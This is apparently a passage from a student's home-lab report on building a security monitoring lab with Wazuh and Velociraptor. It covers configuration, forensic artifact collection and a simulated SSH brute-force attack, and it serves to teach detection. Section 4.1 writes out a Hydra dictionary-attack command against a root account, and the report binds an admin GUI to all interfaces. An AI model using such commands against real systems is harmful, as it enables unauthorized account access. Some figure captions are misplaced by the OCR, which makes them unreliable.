


Figure III-9. Wazuh Dashboard Overview.

Key FIM configuration parameters:

`<disabled>no</disabled>` - FIM is enabled

`<frequency>60</frequency>` - Scan every 60 seconds (default: 43200 / 12 hours)

`<scan_on_start>yes</scan_on_start>` - Perform a baseline scan immediately on agent start

2.6. Active Response Configuration

Active Response was configured on the Wazuh Manager to automatically block attacker IP addresses when brute-force attacks are detected. When Wazuh rule 5763 (SSH brute-force) triggers, the firewall-drop command is executed on the agent to add an iptables DROP rule for the attacker's IP, effectively blocking all further communication for 600 seconds (10 minutes).




Figure III-10. Wazuh Agent Deployment Command.

The Active Response workflow:

1. Attacker launches SSH brute-force attack against the Ubuntu agent.

2. Wazuh agent forwards authentication failure logs to the Wazuh Manager.

3. Wazuh Manager correlates events and triggers rule 5763 (brute-force detected).

4. Active Response executes firewall-drop on the Ubuntu agent.

5. The attacker's IP is added to the iptables DROP chain, blocking all traffic.

6. After 600 seconds, the IP is automatically unblocked.




Figure III-11. Agent Status in Dashboard.

3. 3. Velociraptor Setup

3.1. Overview

Velociraptor is an open-source digital forensics and incident response (DFIR) tool made for endpoint visibility and threat hunting. Wazuh handles real-time alerting and passive monitoring, but Velociraptor is meant for active investigation. It lets a SOC analyst query endpoints remotely, collect forensic artifacts, and look for indicators of compromise (IOCs) after an incident has already been detected.

In this lab, Velociraptor is the investigation layer. When Wazuh warns the SOC team about a possible threat such as a brute-force attack, the analyst uses

Velociraptor to look closer at the affected endpoint by checking login history, running processes, network connections, file system changes, and so on.

3.2. Server Installation

The Velociraptor server binary was downloaded and configured on the Linode VPS:

```
# Download the Velociraptor binary
wget
https://github.com/Velocidex/velociraptor/releases/down
load/v0.72/velociraptor-v0.72.0-linux-amd64 -O
velociraptor
chmod +x velociraptor

# Run the interactive configuration wizard
./velociraptor config generate -i
```

During the configuration wizard, the following settings were specified:

- OS: Linux
- Datastore directory: /opt/velociraptor
- SSL: Self-Signed
- Public IP: 139.162.62.154
- Frontend port: 8000 (client communication)
- GUI port: 8889 (web interface)
- Admin username: admin

Important Note: By default, the Velociraptor GUI binds to 127.0.0.1 (localhost only). To make it accessible remotely, the bind_address in the GUI section of server.config.yaml was changed to 0.0.0.0.

```
GUI:
 bind_address: 0.0.0.0
 bind_port: 8889
```

The server was then started in the background:

```
nohup ./velociraptor --config server.config.yaml
frontend -v > velo.log 2>&1 &
```

3.3. Accessing the Velociraptor GUI

After starting the server, the Velociraptor web interface is accessible at https://139.162.62.154:8889.




Figure III-12. FIM Configuration in ossec.conf

3.4. Client Deployment on Ubuntu VM

To connect the Ubuntu VM to the Velociraptor server, the client configuration file was transferred:

```
# Copy client config from Linode
scp root@139.162.62.154:~/client.config.yaml
~/client.config.yaml
```

```
# Download Velociraptor binary on Ubuntu
wget
https://github.com/Velocidex/velociraptor/releases/down
load/v0.72/velociraptor-v0.72.0-linux-amd64 -O
velociraptor
chmod +x velociraptor

# Start the client in background
nohup sudo ./velociraptor --config client.config.yaml
client -v > velo-client.log 2>&1 &
```

3.5. Viewing the Client Details

Once the client connects, it appears in the Velociraptor GUI. Clicking on the client's hostname reveals detailed system information including the Client ID, agent version, operating system, hostname, and connection timestamps.




Figure III-13. Active Response Configuration.




Figure III-14. Velociraptor Server Installation.

3.6. Collecting Artifacts - Login History

The main thing Velociraptor is good at is collecting forensic artifacts from endpoints remotely. The first artifact I collected was Linux.Sys.LastUserLogin, which pulls login history from the system's wtmp files. This is handy for looking into the SSH brute-force attack that Wazuh flagged. Wazuh tells you the attack happened, and Velociraptor fills in the forensic details.

To collect this artifact, the New Collection dialog was opened from the client page, and Linux.Sys.LastUserLogin was selected. The artifact parses /var/log/wtmp files to extract login session records including usernames, login types, PIDs, and IP addresses.




Figure III-15.Velociraptor GUI Login.

After launching the collection, the results showed 39 login records from the Ubuntu endpoint. The data includes login type (USER_PROCESS), process IDs, login hosts (login screen, tty2), usernames, and IP addresses:




Figure III-16. Velociraptor Client Deployment on Ubuntu VM.




Figure III-17. Velociraptor Client Details.

3.7. Collecting Artifacts - Running Processes

The second artifact collected was Linux.Sys.Pslist, which enumerates all running processes on the endpoint. This helps SOC analysts identify any suspicious or unauthorized processes that may have been spawned as a result of the brute-force attack, such as reverse shells or persistence mechanisms.

The collection returned 369 processes, including detailed information for each: PID, parent PID, process name, command line, executable path, file hashes (MD5, SHA1, SHA256), username, creation time, and memory usage.




Figure III-18. Login History Artifact Collection.




Figure III-19. Running Processes Artifact Collection.

Together, the LastUserLogin and Pslist artifacts show what Velociraptor can do for an investigation. Once Wazuh flags a brute-force attack, I can use Velociraptor to check whether the attacker actually logged in, what processes are running on the machine, and whether anything malicious happened afterward.

Additional useful artifacts for forensic investigation:

Table III-2. Velociraptor Artifacts Collected and Their Purpose.

Artifact Name	What It Collects	Why It's Useful
Linux.Sys.LastUserLogin	Login history (wtmp)	Shows brute-force evidence, login sessions
Linux.Sys.Pslist	Running processes + hashes	Identifies suspicious processes, enables IOC lookups
Linux.Network.Netstat	Network connections	Shows active attacker connections
Linux.Sys.Crontab	Scheduled tasks	Checks for persistence mechanisms

4. Attack Simulation

To validate the detection capabilities of the SOC lab, two types of attacks were simulated against the Ubuntu VM (192.168.110.130): an SSH brute-force attack using Hydra launched from the Kali VM (192.168.110.129), and file integrity tests to trigger FIM alerts. These attacks generate authentic security events that flow through the entire monitoring pipeline - from agent to manager to dashboard.

4.1. SSH Brute-Force Attack with Hydra

Hydra is a fast and flexible online password-cracking tool commonly used in penetration testing. It was used to launch a dictionary-based SSH brute-force attack from the Kali VM against the Ubuntu VM.

The attack command used:

```
hydra -l root -P /usr/share/wordlists/rockyou.txt
ssh://192.168.110.130
```

Parameters breakdown:

`-l root` - Target the root account for maximum impact.

`-P /usr/share/wordlists/rockyou.txt` - Password wordlist (14 million+ entries).

`ssh://192.168.110.130` - Target protocol and IP address.




Figure III-20. Hydra SSH Brute-Force Command.

4.2. Wazuh Detection - SSH Brute-Force

As the Hydra attack generated hundreds of failed SSH login attempts, the Wazuh agent on the Ubuntu VM forwarded authentication logs to the Wazuh Manager in real-time. The manager's correlation engine matched these events against its ruleset and triggered multiple alerts:

Table III-3. Wazuh Detection Rules Triggered.

Rule ID	Description	Level	MITRE ATT&CK
5551	Multiple failed logins in a short period	10	T1110 - Brute Force
5763	SSH brute-force attack detected	10	T1110.001 - Password Guessing
5710	Attempt to login using a non-existent user	5	T1078 - Valid Accounts

The Ubuntu VM's authentication logs (/var/log/auth.log) recorded every failed SSH attempt, clearly showing the brute-force pattern originating from 192.168.110.129:

